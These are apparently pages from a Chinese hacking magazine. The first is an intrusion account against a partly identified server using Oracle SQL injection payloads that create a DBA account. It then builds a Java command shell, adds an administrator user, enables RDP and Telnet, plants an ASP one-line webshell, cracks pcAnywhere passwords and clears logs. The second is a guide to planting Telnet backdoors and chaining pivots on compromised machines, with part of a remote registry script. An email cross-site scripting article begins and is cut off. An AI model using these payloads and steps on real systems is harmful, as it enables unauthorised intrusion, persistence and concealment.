就行了。其实这个暴库漏洞不止出现在这个文件中,我发现的还有mail/admin下的多个文件中,不过是鸡肋罢了。

总的说来,phpcms在有些地方处理得还不够好,不过还是感谢其开源精神。

_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLAREPRAGMA%20AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''CREATE USER REBEYOND IDENTIFIED BY REBEYOND'''';END;'';END;--','SYS',0,'1',0)=''--；这条语句这里讲解下，and后面把函数求逻辑或与空比较，这样系统会先求函数值，便会执行我们构造在函数里的语句，这样就往数据库加了个用户名为rebeyond密码为rebeyond的用户，然后执行http://21x.xxx.x03.15/server2.asp?wen=四川省' and ''||SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''grant sysdba to rebeyond'''';END;'';END;--','SYS',0,'1',0)=''--便把我们建的用户加为dba权限，下面赋予用户远程连接权限，提交http://21x.xxx.x03.15/server2.asp?wen=四川省' and ''||SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMAAUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''GRANT CONNECT TO rebeyond'''';END;'';END;--','SYS',0,'1',0)=''--，好了，下面远程连接！

二、峰回路转

本以为建了dba权限的用户，远程连接继续拿权限就完了，但是当我以dba身份登录时却出现如图8所示。百度了下才知道是服务器那边配置的问题，由于是服务器端的问题，一时不好解决，就暂时先用normal方式登录，连接成功，进入后去权限设置那把权限能勾的都勾上，如图9所示。因为我们毕竟是dba权限的，虽然没以dba方式登录，但是除了开关数据库，其它权限还是都有的，然后就是想办法提权拿服务器，虽然oracle不支持xp_cmdshell直接执行系统命令，但是对pl\sql的支持是非常令人激动的，因为可以通过建立java存储过程来执行命令，注意这时建完shell后要对数据库用户赋予对磁盘文件操作的权限(在sqlplus里执行)：call dbms_java.grant_permission('REBEYOND','java.io.FilePermission','c:/a.txt','read,write');。用cmd打开sqlplus（和oracle客户端一起安装的），输入sqlplus /nolog，然后输入connect rebeyond/rebeyond@(description=(address_list=(address=(protocol=tcp)(host=211.154.103.15)(port=1521)))(connect_data=(SERVICE_NAME=ORCL)))，这里是不是用到了我们前面爆出的服务器sid呢？hoho，连接成功，下面开始执行命令，创建java存储过程的代码太长，就不帖出来了，待会一起打包，此处省略部分代码，建完存储过程后系统命令执行成功，如图10所示。但是后来发现这个shell很不爽，如果遇到需要交互的命令就会卡死，刚开始想用“ftp 我的ip地址”检测下能不能执行，结果卡死，我这边防火墙也没反应，不解。后tasklist，发现ftp.exe，




图8




图9

确定对方不能连接外网，可能有防火墙或作了设置，于是用ftp传马思路抛弃，打个systeninfo命令看下系统，是2003，于是打算先建个超级用户然后开3389。执行exec :x := RUN_CMD('net user')结果卡死，猜测net被删，执行exec :x := RUN_CMD('net1 user');成功，执行exec :x := RUN_CMD('net1 user rebeyond rebeyond /add&net1 localgroup administrators rebeyond /add');成功，下面用reg命令读下3389的状态和端口，执行exec :x := RUN_CMD('reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"');发现fDenyTSconnections值为1，说明3389关闭，于是依次执行以下语句开3389：




图10

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp" /v PortNumber /t REG_DWORD /d 3389 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 3389 /f
```

因为cmd一交互就卡死，所以加了个/f强行参数，搞定后运行mstsc连接，结果令人吐血，能连上但是却没有登录窗口，提示说什么“awgina.dll被替换成未知版本”，猜测可能把3389用到的dll给删除了，因为虽然不能登录但可以连接，于是想到了替换sethc.exe，在shell下依次执行：

```
exec :x :=RUN_CMD('del c:\windows\system32\sethc.exe /f');
exec :x :=RUN_CMD('del C:\WINDOWS\system32 \dllcache\sethc.exe /f');
exec :x :=RUN_CMD('copy c:\windows\explorer.exe c:\windows\system32\sethc.exe');
```

按五次shift后发现没替换成功，也没删除成功，推断原因只有一个，就是没权限，但是我在前面用java建shell前专门赋予了权限的，不解，百度一番！发现赋予文件操作权限必须得以dba的方式登录，但是前面说了我们无法以dba方式登录，顿时大脑一片空白，没有写和删除权限，只有运行权限，思路一下少了很多，继续！忽然想到了telnet，用reg查看了下telnet服务的状态为禁用，于是执行reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services \TlntSvr" /v Start /t REG_DWORD /d 2 /f把telnet服务设置为自动，然后就是想办法让服务器重启开telnet。

三、柳暗花明

shell里执行rundll32.exe user.exe,restartwindows，不一会主机重启了，成功telnet，这样权限我们已经拿到了！但是要向图像界面进军，在telnet里执行netstat -an看了下端口，发现5632，经常提权的人应该很熟悉，这是pcanywhere的默认端口，但是怎么才能知道pcanywhere的密码呢？因为不能连接外网，所以直接传cif文件是不可能的，于是想到了webshell！在telnet里找到站的目录d:\site，执行echo “<%eval(request("#"))%>” >d:\site\guestboook.asp，




图11

访问成功，然后用海洋一句话提交大马成功，如图11所示，跳转到pcanywhere的cif文件目录下载cif文件并破解，成功得到pcanywhere的密码，如图12。到这里基本就结束了，但是pcanywhere远程很不爽，于是还是想用3389，到百度搜索原因，发现是3389和pcanywhere冲突的原因并找到了解决办法，删除某个注册表项就搞定了，在pcanywhere操作就很简单了，搞定后重启服务器，连接对方3389，终于看到了熟悉的登录界面，用前面建的用户成功登入！如图13。至此整个入侵过程宣告结束！清了下日志修补了下漏洞！闪人！睡觉！




图12



图13

[java存储过程代码已收录在本期光盘]

编辑点评：

我对oracle注入不熟悉，接触得很少，基本上也就是用工具去跑个后台密码之类的，这篇文章让我学习到了很多条手工注入语句，估计不会oracle语句的人熟读这篇文章也会照猫画虎去入侵了。大家也可以结合剑心写的《Oracle web环境注射技术》（http://www.xfocus.net/articles/200803/971.html）来参考这篇文章。

巧用Telnet做后门和跳板

文 simeon

从本文你可以详细了解Telnet会话的用法

Telnet是传输控制协议/因特网协议（TCP/IP）网络（例如Internet）的登录和仿真程序。它最初是由ARPANET开发的，但是现在它主要用于Internet会话。它的基本功能是，允许用户登录进入远程主机系统。Telnet服务虽然也属于客户机/服务器模型的服务，但它更大的意义在于实现了基于Telnet协议的远程登录（远程交互式计算），Telnet一方面可以用来管理计算机，另外它也经常被入侵者用作后门或者跳板。

分时系统允许多个用户同时使用一台计算机，为了保证系统的安全和记账方便，系统要求每个用户有单独的账号作为登录标识，系统还为每个用户指定了一个口令。用户在使用该系统之前要输入标识和口令，这个过程被称为“登录”。远程登录是指用户使用Telnet命令，使自己的计算机暂时成为远程主机的一个仿真终端的过程。仿真终端等效于一个非智能的机器，它只负责把用户输入的每个字符传递给主机，再将主机输出的每个信息回显在屏幕上。

使用Telnet协议进行远程登录时需要满足以下条件：在本地计算机上必须装有包含Telnet协议的客户程序；必须知道远程主机的IP地址或域名；必须知道登录标识与口令。

Telnet远程登录服务分为以下4个过程：

（1）本地与远程主机建立连接。该过程实际上是建立一个TCP连接，用户必须知道远程主机的IP地址或域名；

（2）将本地终端上输入的用户名和口令及以后输入的任何命令或字符以NVT（Net Virtual Terminal）格式传送到远程主机。该过程实际上是从本地主机向远程主机发送一个IP数据报；

（3）将远程主机输出的NVT格式的数据转化为本地所接受的格式送回本地终端，包括输入命令回显和命令执行结果；

（4）最后，本地终端对远程主机进行撤消连接。该过程是撤销一个TCP连接。

Windows 2000以及后续Windows版本都自带了Telnet客户机和服务器程序，Telnet.exe是客户机程序（Client），tlntsvr.exe是服务器程序（server），同时它还提供了Telnet服务器管理程序tlntadmn.exe。Windows 2000默认安装了Telnet服务，但是并没有默认启动。下面就介绍如何操作Telnet服务以及修改注册表的值，在远程服务器上留后门和做跳板。




图1

一、设置并启动Telnet服务。在Dos中运行“services.msc”命令打开服务管理器，找到“Telnet”服务后，双击打开，如图1所示，然后单击“启动”按钮将“Telnet”服务启动，并更改该服务的启动类型为“自动”。

二、使用telnet客户端登录远程服务器。在Dos提示符下使用“telnet 218.*.*.*”登录远程telnet服务器，由于在服务器端没有修改注册表中的NTLM值，因此会出现登录失败的提示，如图2所示。




图2

说明

（1）NTLM身份验证选项，默认值是2。为“0”表示不使用NTLM身份验证；为“1”表示先尝试NTLM身份验证，如果失败，再使用用户名和密码；为“2”表示只使用NTLM身份验证。

（2）Telnet服务器侦听telnet请求的端口默认是“23”，可以通过Telnet服务器管理程序更改默认端口为其他端口。

（3）早期的SMB协议在网络上明文传输口令，后来出现了“LAN Manager Challenge/Response”验证机制，简称LM，它十分简单以至很容易被破解，微软随后提出了WindowsNT挑战/响应验证机制，即NTLM。现在已经有了更新的NTLMv2以及Kerberos验证体系。在Telnet中Windows默认采用NTLM认证。

（4）NTLM工作流程：客户端首先在本地加密当前用户的密码成为密码散列，然后客户端向服务器明文发送自己的账号，服务器产生一个16位的随机数字发送给客户端，作为一个challenge（挑战）；客户端再用加密后的密码散列来加密这个challenge，然后把这个返回给服务器。作为response（响应）；服务器把用户名、给客户端的challenge、客户端返回的response这三个东西，发送给域控制器；域控制器用这个用户名在SAM密码管理库中找到这个用户的密码散列，然后使用这个密码散列来加密challenge；域控制器比较两次加密的challenge，如果一样，那么认证成功。

三、使用Telnet服务器管理程序更改设置。在肉鸡上输入“tlntadmn”命令，如图3所示，然后输入数字“3”，选择“显示/更改注册表设置”。




图3

说明：

（1）在Telnet服务器管理程序中还有其它五个输入选项：输入“0”退出管理程序，输入“1”列出当前用户，输入“2”结束一个用户的会话，输入“4”开始服务，输入“5”停止服务。

（2）在Windows Xp中不能使用Telnet服务器管理程序直接进行管理，只能通过命令行方式进行管理，输入“tlntadmn /?”可以查看其详细帮助。

四、修改注册表中的NTLM值。如图4所示，在菜单中选择“7”，接着输入“y”确认修改，然后输入“0”以及输入“y”确认修改，最后输入“0”退出当前菜单。




图4

说明：

（1）本案例是在控制对方计算机的情况下，特别是开启了远程终端的情况下，通过这种方式比较简便；其实还有其它两种方式，比如使用opentelnet.exe（需要管理员权限且开启IPC管道）以及使用RTCS脚本（需要管理员权限但不依赖IPC管道）。

（2）OpenTelnet 的具体使用方式为：“OpenTelnet.exe \\server username password NTLMAuthor telnetport”，其中NTLMAuthor（验证方式）值填0或1。

（3）RTCS.vbe 脚本的使用方式为：“cscript RTCS.vbe targetIP username password NTLMAuthor telnetport”，RTCS.vbe代码如下：

```
on error resume next
set outstreem=wscript.stdout
if (lcase(right(wscript.fullname,11))="wscript.exe") then
set objShell=wscript.createObject("wscript.shell")
objShell.Run("cmd.exe /k cscript //nologo "&chr(34)&wscript.scriptfullname&chr(34))
wscript.quit
end if
if wscript.arguments.count<5 then
usage()
wscript.echo "Not enough parameters."
wscript.quit
end if
ipaddress=wscript.arguments(0)
username=wscript.arguments(1)
password=wscript.arguments(2)
ntlm=wscript.arguments(3)
port=wscript.arguments(4)
if not isnumeric(ntlm) or ntlm<0 or ntlm>2 then
usage()
wscript.echo "The value of NTML is wrong."
wscript.quit
end if
if not isnumeric(port) then
usage()
wscript.echo "The value of port is wrong."
wscript.quit
end if
usage()
outstreem.write "Conneting "&ipaddress&"...."
set objlocator=createobject("wbemscripting.swbemlocator")
set objswbemservices=objlocator.connectserver(ipaddress,"root/default",username,password)
showerror(err.number)
outstreem.write "Setting NTLM=" &ntlm&"...."
set objinstance=objswbemservices.get("stdregprov")
set objmethod=objinstance.methods_("SetDWORDvalue")
set objinparam=objmethod.inparameters.spawninstance_()
objinparam.hdefkey=&h80000002
objinparam.ssubkeyname="SOFTWARE\Microsoft\TelnetServer\1.0"
```

（4）通过Telnet服务器管理程序修改注册表的值后需要重启计算机才能使修改生效。

五、登录远程Telnet服务器。使用“telnet ip”命令再次登录远程Telnet服务器，如图5所示，输入该IP地址的管理员的用户名和密码，验证通过后进入Telnet。




图5

说明

（1）登录telnet成功后，在telnet客户端中就如同在本地的DOS提示符下操作一样，可以执行各种命令，如图6所示，可以查看网络连接情况。




图6

（2）使用多重telnet可以达到隐藏自身IP的目的，也就是常说的代理功能，也就是先联入第一个Telnet服务器，然后在第一个Telnet服务器的基础上再联入第二个Telnet服务器，再联入第N个Telnet服务器。这样就不容易被发现了。

（3）使用Telnet作为后门时可以更改telnet的默认端口23为其它端口，这样就更隐蔽了。修改端口后，还可以更改Telnet的服务名称。

（4）有的路由器的telnet端口也开放了，如果知道其用户名和密码，将其作为跳板，效果非常好。

到此一个简单的Telnet后门和跳板也就制作成功了，以后就可以使用Telnet来作为跳板来执行各种操作。

编辑点评：

很详细的一篇关于telnet后门从原理到具体操作的文章。在Sql Injection风潮没有出现之前，这样的文章是很受欢迎的。虽然现在N多注入工具的出现大大降低了黑客的门槛儿，N多木马后门的多样化选择使其用不到telnet了，但是我想最基础的东东还是不要忽略吧。



无聊的邮箱跨站外加创新玩法

废人

从本文你可以学习到一些跨站的小技巧

一、三个邮箱系统跨站的测试

1、邮箱跨站之tom

